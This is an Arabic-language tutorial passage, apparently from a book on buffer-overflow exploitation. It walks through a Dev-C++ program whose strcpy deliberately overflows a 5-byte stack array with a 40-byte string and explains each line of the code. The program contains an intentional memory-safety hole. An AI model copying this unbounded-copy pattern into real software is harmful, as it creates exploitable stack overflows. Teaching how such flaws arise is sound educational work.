
[*] main.cpp

```
#include <string.h>

int main(int argc, char *argv[])
{
 char str[5];
 char buf[]= "AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDD";
 strcpy(str, buf);
 return 0;
}
```

اسم الملف الذي نقوم بوضع الكود به هو main بالامتداد cpp اختصارا لـ c plus plus .. هذا الملف لم يتم حفظه بعد وبالتالي من قائمة File نختار Save أو من شريط الأدوات نختار أيقونة الحفظ ومن ثم سيظهر صندوق الحفظ .. فنحفظ الملف في نفس المجلد "C:\BOF" .

لترجمة المشروع الحالي وتحويله إلي EXE نضغط علي F9 أو من قائمة Execute نختار "Compile & Run"..



ونلاحظ عند تشغيل البرنامج ظهور رسالة خطأ ويتم إغلاق البرنامج .. وفيما يلي شرح للكود الذي قمنا بكتابته..

```
#include <string.h>
```

نقوم بتضمين الملف "C:\Dev-Cpp\include\string.h" وهو يحتوي علي إجراءات للتعامل مع النصوص ومنها الإجراء strcpy الخاص بنسخ نص من متغير لأخر .

```
int main(int argc, char *argv[])
{
}
```

الإجراء main هو إجراء بداية البرنامج وله معاملين Parameters يحددان الوسائط الممررة Passed Arguments عند تشغيل الملف التنفيذي .. ومن الممكن أن تضع لهما أي أسم وهما هنا argc و argv ..

الأول وهو المعامل argc أو (argument count) ونوعه integer عددي بحجم 4 بايت وهو يحمل عدد الوسائط الممررة للملف التنفيذي.


الثاني argv وهو عبارة عن مؤشر إلي مصفوفة حدودها كالتالي:

argv[0] يشير إلي نص به المسار والاسم أو الاسم فقط للملف التنفيذي حسب طريقة كتابة اسم الملف لتشغيله .

argv[1] : يشير إلي نص به أول وسيط ممرر للملف التنفيذي .

argv[2] : يشير إلي نص به ثاني وسيط ممرر للملف التنفيذي وهكذا .

فمثلاً إذا تم تشغيل الملف التنفيذي من Run أو CMD علي هذا النحو:



فسيكون :

= 3 argc

argv[0] = "BOF.EXE"

argv[1] = "FirstArg"

argv[2] = "SeconfArg"

```
char str[5];
```

نقوم بالإعلان عن متغير مصفوفة من الحروف **characters** بطول 5 بايت أي كل حرف بحجم بايت .

ونلاحظ أن طريقة الإعلان عن المتغير **str** تتم علي الأستاك ..

```
char str[5];
```

```
char                                    buf[]=
"AAAABBBBCCCCDDDDEEEEFFFFAAAABBBBCCCCDDDD";
```

نقوم بالإعلان عن متغير مصفوفة من الحروف بطول يتم تحديده من النص المخزن بها وهو 40 بايت .

وسنستخدم هذا النص بهذا الشكل لعمل فيض في مكان ذاكرة المتغير **str** في الأستاك .


```
strcpy(str, buf);
```

نقوم باستخدام الإجراء **strcpy** لنسخ قيمة المتغير **buf** إلي **str**.. ونلاحظ مشكلة هذا الإجراء أنه لا يحدد الطول المطلوب نسخه .. ولهذا يؤدي لحدوث فيض عند **str** .


```
return 0;
```

تستخدم **return** لإنهاء الإجراء **main** وبالتالي عند إنهاء الإجراء الرئيسي سيؤدي إلي إنهاء البرنامج .. وتتطلب **return** أن يتبعها كود رقمي يشير إلي طريقة إنهاء الإجراء .. وتستخدم القيمة صفر دائما للدلالة علي أنه لا توجد أي مشاكل أو أخطاء حدثت في الإجراء .. وهو عكس الموجود فعلياً.

تشغيل البرنامج



نقوم بالضغط علي click here لتظهر النافذة التالية ..



